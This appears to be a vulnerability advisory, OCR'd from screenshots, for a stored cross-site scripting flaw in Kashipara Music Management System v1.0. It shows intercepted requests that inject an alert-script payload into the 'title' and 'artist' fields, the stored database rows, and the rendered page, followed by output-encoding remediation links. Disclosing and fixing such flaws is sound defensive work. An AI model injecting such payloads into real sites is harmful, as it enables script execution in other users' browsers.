Stored Cross Site Scripting (XSS) vulnerability was found in "/music/ajax.php?action=save_music" in Kashipara Music Management System v1.0. This vulnerability allows remote attackers to execute arbitrary code via "title" & "artist" POST parameter fields.

Affected Vendor: Kashipara (https://www.kashipara.com/)

Product Official Website URL: Music Management System (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:

- **Affected Code File:** /music/ajax.php?action=save_music
- **Affected Parameter:** "title" & "artist" HTTP POST request parameter

Steps:

1. Login into the Music Management System v1.0 (URL: http://localhost/music/login.php).
2. Navigate to menu "Musics" -> "Add New". "New Music" page is displayed.
3. On the "New Music" page, enter the relevant details and click "Save" button.



localhost/music/index.php?page=new_music


New Music

Genre: Rock


Title: Test1

Artist: Test1

Description: Test1




4. Capture the request in Burp Suite proxy editor.



Request to http://localhost:80 [127.0.0.1]


```

2
-----------------------------1854773421118851959959466 4737
Content-Disposition : form-data ; name="title "

Test1
-----------------------------18547734211188519599594664737
Content-Disposition : form-data ; name="artist "

Test1
-----------------------------18547734211188519599594664737
Content-Disposition : form-data ; name="description "

<p>Test1<br></p>
-----------------------------18547734211188519599594664737
Content-Disposition : form-data ; name="files "; filename =""
Content-Type : application/octet-stream

```

5. Insert the XSS script ***"><script>alert("XSS")</script>*** in the "**title**" & "**artist**" HTTP POST request parameters.




```

2
18547734211188519599594664737
Content-Disposition : form-data ; name="title"

Test1"><script>alert("XSS")</script>
----------------------------18547734211188519599594664737
Content-Disposition : form-data ; name="artist"

Test1"><script>alert("XSS")</script>
18547734211188519599594664737
Content-Disposition : form-data ; name="description"

<p>Test1<br></p>"><script>alert("XSS")</script>
----------------------------18547734211188519599594664737
Content-Disposition : form-data ; name="files"; filename=""
Content-Type : application/octet-stream

```

6. Forward the request to the server.
7. The request gets accepted and the new music list with XSS script is stored in the application database.




```
HTTP/1.1 200 OK
Date: Tue, 30 Jul 2024 14:21:29 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By : PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control : no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length : 1
Connection : close
Content-Type : text/html; charset=UTF-8

1
```



□ Show all | Number of rows: 25 | Filter rows: Search this table | Sort by key: None


←T→	id	user_id	genre_id	title	artist	description
□ Edit Copy Delete	1	1	2	Song 101	BenSound	This is the Playlist 1 Songs of Song 101
□ Edit Copy Delete	2	2	1	Song 102	BenSound	This is the Playlist 1 Songs of Song 102
□ Edit Copy Delete	4	4	2	UploadTest1	UploadTest1	UploadTest1
□ Edit Copy Delete	5	4	2	Test1"><script>alert("XSS")</script>	Test1"><script>alert("XSS")</script>	&lt;p&gt;Test1&lt;br&gt;&lt;/p&gt;&quot;&gt;&lt;sc...

8. Let us try to view the Music list. Navigate to menu "Musics" -> "List" (URL: http://localhost/music/index.php?page=new_music).




```
GET /music/index.php ?page=music_list HTTP/1.1
Host: localhost
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0
Accept : text/html,application/xhtml+xml,application/xml;q=0.9,im
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip, deflate
Connection : close
Cookie : PHPSESSID=idtv5q2ldi2eks0b1rrcuh5dio
Upgrade-Insecure-Requests : 1
Priority : u=0, i

```

9. The XSS script we submitted in the Step 5, gets reflected back as it is in the response and it gets executed in the browser.



```
        </span>
        <a href="index.php?page=view_music&id=5 ">

          <img src="assets/uploads/1722349260_Capture.JPG " class="
        </div>
        <div class="card-body border-top border-primary " style="mi
          <h5 class="card-title w-100 ">
            Test1"><script>
              alert("XSS")
            </script>
          </h5>
          <h6 class="card-subtitle mb-2 text-muted w-100 ">
            Artist: Test1"><script>
              alert("XSS")
            </script>
          </h6>
          <p class="card-text truncate text-white ">
            <small>
              Test1">alert("XSS")
            </small>
          </p>
```



localhost/music/index.php?page=music_list

XSS

Solution/Good Reads:

Output Encoding -> When you need to safely display data exactly as a user types it in, output encoding is recommended.

- https://portswigger.net/web-security/cross-site-scripting
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html